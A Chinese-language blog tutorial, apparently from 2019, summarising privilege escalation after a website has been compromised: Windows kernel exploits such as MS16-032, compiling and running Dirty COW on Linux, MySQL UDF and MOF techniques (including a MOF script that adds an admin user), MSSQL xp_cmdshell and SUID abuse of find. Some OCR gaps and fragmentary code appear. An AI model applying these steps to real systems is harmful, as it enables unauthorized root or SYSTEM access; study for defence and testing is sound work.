提权总结以及各种利用姿势

likechuxin 2019-12-01 共2411人围观 WEB安全

本文章适合正在学习提权的朋友，或者准备学习提权的朋友，大佬就可以绕过了，写的比较基础。我也是一个小白，总结一下提权的姿势和利用，也分享一些自觉得好用的方法给大家，欢迎大家帮我补充，有什么好用的提权的方法也可以分享一下，大家共同进步。本篇有自己的理解，如果有什么不对的或者不好的地方望大家不要喷我，但是欢迎帮我指正。

提权的含义：

提权，顾名思义就是提升权限，当我们getshell一个网站之后，大部分情况下我们的权限是非常低的（一般只是一个apache权限）。这时候为了“扩大战果”，需要利用提权，来让原本的低权限（如只允许列目录）->高权限（拥有修改文件的能力），提升一下权限，有助于我们继续往下渗透。

提权的方式有以下几种:

Linux：

本地提权

数据库提权

第三方软件提权

Windows：

第三方软件提权

是的你没看错，Linux跟Windows都有三种，而且都是一样的，原来准备给大家画一个图更直观，因为时间原因就没画，如果大家喜欢这篇文章的话，我会下次
上。


0×01 windows本地提权

在windows中本地提权分为两种，一种是本地服务提权，比如iis6 iis5 ftp smb。另一种是系统内核提权漏洞，比如比较火的ms07-010提权，445端口存在漏洞
利用系统漏洞提权。为了让大家更直观的看到提权步骤，我决定用“啊保“的环境进行测试（至于啊保是谁当然不告诉你们啦），贴图给大家。首先我们进入
getshell的主机，然后执行‘systeminfo’命令，看一下这台主机的基本信息，还有哪些漏洞没有修复。

查找有哪些可以提权的漏洞,查看目标机的版本号（比如这个主机是x64的还是x86的）,然后查找有哪个漏洞可以利用。

windows版提权下载的话一般都会有一个exe脚本,下载这个exe程序,但是不一定会提权成功。所以我们要自己先搭建一个跟目标机一样的环境先进行，测试成功之后，再将程序放到目标机中进行提权。这里我就直接演示我测试好的脚本进行提权。

Windows本地提权步骤：



我们可以看到没执行这个脚本之前还不是system权限

```
C:\Users\123\Desktop> whoami
123-pc\123
```

接下来我们执行这个x64.exe脚本，也就是MS16-032漏洞，可以看到权限变成了system权限，提权成功。

但是要注意几点，因为我们用菜刀或者蚁剑连接之后执行命令不是交互式的shell，至于什么是交互式的shell，可以去百度一下。所以我们用脚本的时候需要在后
输入命令才可以执行。如果是交互式的shell的话，比如用msf，就会弹出一个对话框，只要在这个对话框里执行命令，不管什么命令都是以system权限执行。其
的脚本也是可以提权的，需要大家去挖掘了。当然也可以用msf生成的脚本来提权，msf反弹回来是交互式的shell后面我们会说到。

Windows提权脚本运行方式（总结）：

1.直接执行exe程序，成功后会打开一个cmd窗口，在新窗口中权限就是system

2.在webshell中执行exe程序，执行方式：

0×02 Linux本地提权

Linux安装好系统后里面自带的软件或者内核存在的漏洞，比较流行的“脏牛“提权，也可以使用vim提权，sudo提权等。linux内核提权跟windows是一样的，要下载对应漏洞的脚本进行提权，只不过下载的linux提权脚本需要编译一下才可以使用，编译的方法很简单，后面再说。

Linux本地提权步骤：

getshell之后一般是apache用户，然后进入命令栏，输入uname -a 命令可以查看内核版本，利用内核版本提权。我们还是用“啊保“的环境进行演示。这两个可以查看内核版本

看redhat系列的系统版本，可以看到是cento 6.5的

```
(root:/var/www/html) $ cat /etc/redhat-release
CentOS release 6.5 (Final)
```

然后查找相关版本的漏洞，进行提权，还是为了不把系统搞崩，我们要安装相应版本的系统，先在本地进行测试，以免把目标系统搞崩（我已经搞崩好几回了，溃）一般来说linux提权脚本都是一个.c的文件，所以需要linux里面有gcc才可以进行编译，如果目标机没有gcc，那么我们就只能搭建一个相同的环境，然后装上gcc进行编译，编译方法脚本里一般都有。

我们以测试好的脏牛脚本为例，首先我们上传一个脏牛脚本，然后进行编译

```
(root:/tmp/TQ) $ gcc -pthread dirty.c -o dirty -lcrypt
(root:/tmp/TQ) $
```

多了一个脚本，我们执行脚本，必须在后面加上密码，管理员跟我们都不知道密码就会连不上，然后系统崩溃，后面的事我就不说了，且行且珍惜吧

```
(root:/tmp/TQ) $ ./dirty qwer2134!@#$
```

我们查看passwd文件，可以看到root用户变成了firefart，然后我们可以用ssh进行连接。

```
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

root就会变成我们的脏牛，然后登陆这个用户，就可以是管理员权限，记得一定要把脏牛备份的文件移动到原来的地方，否则管理员就会登陆不上。

0×03 数据库提权

MySQL数据库提权

1、具有MySQL的root权限，且MySQL以system权限运行。

2、具有执行SQL语句的权限。

MySQL数据库提权分为：

1、开机启动脚本

2、udf脚本

3、mof脚本

4、计划任务我们主要介绍udf脚本提权，因为我个人觉得这个数据库提权方法还是比较好用的，但是需要数据库写权限。

开机启动项提权

利用MySQL，将后门写入开机启动项。同时因为是开机自启动，再写入之后，需要重启目标服务器，才可以运行。

Linux UDF提权

不需要判断mysql是什么版本的，直接查看路径就行，直接写so文件，linux里面的文件是so文件，Windows文件是dll文件。

我们getshell之后进入终端输入whoami，发现


我们找一下网站数据库的配置文件，查看数据库的账号密码，可以看到账号root密码root

辑: /var/www/html/data/config.php

```php
<?php
$dbhost   = "localhost";

$dbname   = "bluecms";

$dbuser   = "root";

$dbpass   = "root";

$pre    = "blue_";

$cookiedomain = '';

$cookiepath = '/';

define('BLUE_CHARSET','gb2312');

define('BLUE_VERSION','v1.6');

?>
```

登陆mysql数据库，可以在MySQL里输入show variables like ‘%plugin%’；直接查看plugin路径

然后我们把so文件利用16进制编辑工具进行编码，再解码写入目录中,返回为true，写入成功。



写入之后，执行创建函数的命令，就会创建一个sys_eval的函数，用来执行系统命令，这个函数执行的系统命令全部都是system权限的。

sys_eval这个函数就可以执行系统命令，括号里输入系统命令即可

Windows UDF提权：

UDF可以理解为MySQL的函数库，可以利用udf定义的创建函数。• 想要利用udf，必须上传udf.dll作为udf的执行库。• MySQL中支持UDF扩展，使得我们可以用DLL里面的函数来实现一些特殊的功能。首先导出DLL文件，然后判断mysql的版本mysql版本<5.2，UDF导出到系统目录c:/windows/system32/mysql版本>5.2，UDF导出到安装路径MySQL\Lib\Plugin\后面的方式跟linux udf提权一样。就不演示了，方法跟Linux udf提权一样

MOF提权（只适用于windows系统，一般低版本系统才可以用，比如xp，server2003）

1、首先找一个可以写的目录，把我们的MOF文件上传上去。

2、执行以下sql语句，mof文件内的命令就会执行。

我们把mof文件上传到C:/wmpub/nullevt.mof，之后再将这个文件复制到c:/windows/sysrtem32/wbem/mof/nullevt.mof目录下

```
Select load file( ‘C:/wmpub/nullevt.mof’ )intodumpfile’ c:/windows/sysrtem32/wbem/mof/nullevt.mof’
```

将这段代码复制到mof后缀的文件

```
# pragma namespace("\.\root\subscription")

instance of EventFilter as $EventFilter{ EventNamespace ="Root\Cimv2"; Name = "filtP2"; Query = "Select * From InstanceModificationEvent "

"Where TargetInstance Isa \"Win32_LocalTime\" "

"And TargetInstance.Second = 5";

QueryLanguage = "WQL";
```

```
{
Name = "consPCSV2";
ScriptingEngine = "JScript";
ScriptText =
"var WSH = new
ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin /add")";
};
instance of __FilterToConsumerBinding
{
Consumer = $Consumer;
Filter = $EventFilter;
};
```

把这个mof文件上传到目标机中，可以修改代码，进行命令执行。目前mof提权方法用的比较少了，因为比较麻烦，建议MySQL数据库提权还是用[redacted]较好。

Redis提权

1、开机启动脚本

4、计划任务

5、ssh公钥

mssql提权

所谓利用数据库进行提权，利用的其实是数据库的运行权限，所以我们只要满足以下条件即可进行提权：1、必须获得sa的账号密码或者sa相同权限的账号密码mssql没有被降权。2、必须可以以某种方式执行sql语句，例如：webshell或者1433端口的连接。


mssql数据库提权思路：


1、开机启动脚本

2、监听在1433端口，拿到mssql的sa账户的账号和密码，就可以执行命令，利用exec xp_cmdshellwhoami。

如果mssql数据库运行时，以管理员权限运行，那么执行命令时就是管理员权限。

mssql数据库提权步骤：我们首先还是要先getshell或者找其他漏洞，我这里看到目标机21端口开放，直接用ftp连接，把文件直接复制出来，获取到数据库的账密码





利用数据库连接工具连接，之后输入exec xp_cmdshell whoami命令，可以看到是system权限

0×04 第三方软件提权

Linux系统中有一个suid的提权，如果一个文件有s权限，那么普通用户有执行权限，如果普通用户执行这个文件，就会以文件拥有者的权限执行 首 s权限的文件，然后再找能够执行命令的文件 Linux可执行文件包括： Nmap、vim、find、Bash、More、Less、Nano、cp

这条命令就可以查询具有root权限的suid文件

```
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
```

我们用find命令演示一下，首先找到find的目录，可以用whereis命令查找find目录，我们将find加上s权限

```
[root@localhost bin]# chmod u+s find
[root@localhost bin]#
```

创建一个新进行用户进行实验

```
[root@localhost bin]# useradd qqq
[root@localhost bin]# _
```

我们可以看到权限是qqq用户的权限

```
[qqq@localhost bin]$ whoami
qqq
```

可以看到输入这个命令之后我们的权限变成了root，成功提权

更多精彩 # 总结 # 提权